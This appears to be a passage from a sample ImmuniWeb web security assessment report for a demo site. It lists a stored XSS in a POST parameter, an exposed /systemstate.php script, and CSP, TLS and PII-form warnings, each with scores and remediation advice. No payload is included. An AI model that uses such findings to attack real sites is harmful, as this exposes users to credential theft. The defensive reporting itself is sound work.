OWASP ASVS Requirement:	5.3.3
Vulnerability CVE-ID:	Not Assigned or Unknown
PCI DSS:	Compliance Failed (PCI DSS 3.2.1, Requirement 11.2.3b)
GDPR:	Compliance Failed (EU 2016/679, GDPR Articles 5(1)(f), 24(1) and 32)
CVSSv3.1 Base Score:	5.4 [CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N]
Risk Level:	MEDIUM

Vulnerability Description:

A Stored Cross-Site Scripting (XSS) vulnerability exists due to the insufficient filtration of user-supplied data in the "**https://portal.immuniweb.com HTTP/1.1**" URL when processing untrusted input passed via the "**name**" HTTP POST parameter.
The XSS payload is executed when victim opens the following web page: https://demo.example.com HTTP/1.1

Vulnerability Exploitation:


HTTP Request:

```
POST https://demo.example.com HTTP/1.1
Host: demo.example.com
```

Raw HTTP Server Response:

```
HTTP/1.1 200 cache-control: no-cache connection: keep-alive content-encoding: gzip content-length: 4277 content-security-policy: default-s
rc 'self' 'unsafe-inline' 'unsafe-eval' https://www.google-analytics.com/ https://demo.example.com/ DEMO
```

Screenshot:



Vulnerability Remediation:

Develop, test and deploy a solution that vigorously filters user-supplied input based on what is expected for the context. The user input can be encoded when used as output on the page in order for it to be rendered safely by the browser. Encoding needs to be adjusted to safely conform to the execution context (HTML, CSS, JavaScript, etc) that the data used in.

Examples of provided guidance and mitigations by the technology in use and general guidance is below:

https://www.php.net/manual/en/function.htmlentities.php

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

What is CWE-79: Cross-Site Scripting?

Cross-Site Scripting, or XSS, is a popular medium-risk security vulnerability affecting web application but mainly used to attack website users and administrators. An XSS allows attacker to inject and execute arbitrary HTML and JavaScript code in victim’s browser when the victim opens a specially crafted (malicious) link on the vulnerable website. In case of successful exploitation, the attacker may be able to steal victim's cookies, login credentials or browser history, to modify web page content to perform phishing attacks, or even to perform drive-by-download attacks by injecting malware into website pages exploiting browser vulnerabilities.

A stored XSS, is a more dangerous variation of XSS. The XSS payload is stored in a database of the vulnerable website in a persistent manner. Therefore, the attacker doesn’t need to interact with a victim to send the malicious link, but can just wait until the victim opens the page with the XSS payload.

More information about XSS attacks is available at the ImmuniWeb Knowledge Base: https://www.immuniweb.com/CWE-79

9. Low Risk Web Application Vulnerabilities

9.1 Information Exposure in /systemstate.php

Vulnerability ID:	9
Vulnerable URL:	http://demo.example.com/systemstate.php
Vulnerability CWE-ID:	CWE-200: Information Exposure
OWASP ASVS Requirement:	14.3.2
Vulnerability CVE-ID:	Not Assigned or Unknown
PCI DSS:	Compliance Passed (PCI DSS 3.2.1, Requirement 11.2.3b)
GDPR:	Compliance Failed (EU 2016/679, GDPR Articles 5(1)(f), 24(1) and 32)
CVSSv3.1 Base Score:	3.7 [CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N]
Risk Level:	LOW

Vulnerability Description:

An information disclosure vulnerability exists due to a publicly-accessible script "/systemstate.php" that displays current server state and some configuration options.

A remote unauthenticated attacker can easily obtain information about your system state such as system uptime, full installation path of your web application and various other system settings.

Vulnerability Exploitation:


URL:

```
http://demo.example.com/systemstate.php
```

Raw HTTP Server Response:

```
HTTP/2.0 200 OK server: nginx content-type: text/html; charset=UTF-8 content-length: 8562 cache-control: no-cache x-frame-options: SAMEORI
GIN x-xss-protection: 1; mode=block x-content-type-options: nosniff DEMO
```

Screenshot:



Vulnerability Remediation:

Restrict access to the vulnerable script or just delete it if you don't need it.

What is CWE-200: Information Exposure?

Information Disclosure is a security vulnerability that allows attacker to gain access to potentially sensitive information via various misconfiguration or application logic vulnerabilities. Disclosed information, and thus the risk, can greatly vary from unexploitable debugging information to highly-sensitive credentials and source codes that can provide attackers with almost unlimited access to the web application. Often, even a minor information disclosure can facilitate sophisticated chained attacks and therefore shall not be underestimated.

More information about Information Disclosure is available at the ImmuniWeb Knowledge Base:
https://www.immuniweb.com/vulnerability/information-exposure.html

10. Security Warnings

demo.example.com

10.1 Misconfigured Content Security Policy (CSP)	
Vulnerability CWE-ID:	CWE-16: Configuration
OWASP ASVS Requirement:	14.1.3

Description:

Your web server defines a content security policy (CSP) for your website, however, the current CSP configuration violates some security best practices:

- **img-src: Restricts the URLs from which image resources may be loaded.**
  https: allows any connections over the specified protocol; it's recommended to strengthen this restriction by specifying the domains from which resources are allowed to be loaded.

Remediation:

It is recommended to review your website security policy and make it stricter if possible. For more information, please refer to the following URL:
https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

10.2 Web Forms Collecting Personal Data

Vulnerability CWE-ID:	CWE-284: Improper Access Control
OWASP ASVS Requirement:	14.1.3

Description:

The following web forms collect Personally Identifiable Information (PII) and therefore may be subject to various data protection and privacy laws, such as EU GDPR.
A list of URLs with the web forms is displayed below.

https://demo.example.com/contact_us/
http://demo.example.com/request_a_quote/

Exploitation:


HTTP Request:

```
GET https://demo.example.com HTTP/1.1
Host: demo.example.com
```

Raw HTTP Server Response:

```
HTTP/1.1 200 cache-control: no-cache connection: keep-alive content-encoding: gzip content-length: 4271 pragma: no-cache referrer-policy:
same-origin server: nginx DEMO
```

Screenshot:



Remediation:

It is recommended to consult with your DPO whether PII data obtained from the web forms is collected, processed and used in accordance with your privacy policy and with applicable law. If necessary, conduct a Privacy Impact Assessment (PIA) as may be prescribed by applicable law.

10.3 Misconfigured TLS Encryption	
Vulnerability CWE-ID:	CWE-327: Use of a Broken or Risky Cryptographic Algorithm
OWASP ASVS Requirement:	9.1.2

Description:

Your web server is configured to support weak cryptographic algorithms. A remote attacker with ability to intercept traffic can perform a Man-in-the-Middle (MitM) attack.

Remediation:

Remove the aforementioned algorithms from your server configuration.

11. Useful Links

- Customer Support
  https://portal.immuniweb.com/client/support/
- Compliance and Data Protection Regulations
  https://www.immuniweb.com/compliance/
- OWASP Top 10 Vulnerabilities
  https://www.immuniweb.com/owasp-top-10/
- CWE Vulnerability Glossary
  https://www.immuniweb.com/vulnerability/
- Common Vulnerabilities and Exposures (CVE)
  http://cve.mitre.org
- Common Weakness Enumeration (CWE)
  http://cwe.mitre.org
- Terms of Service and Privacy
  https://portal.immuniweb.com/client/ToS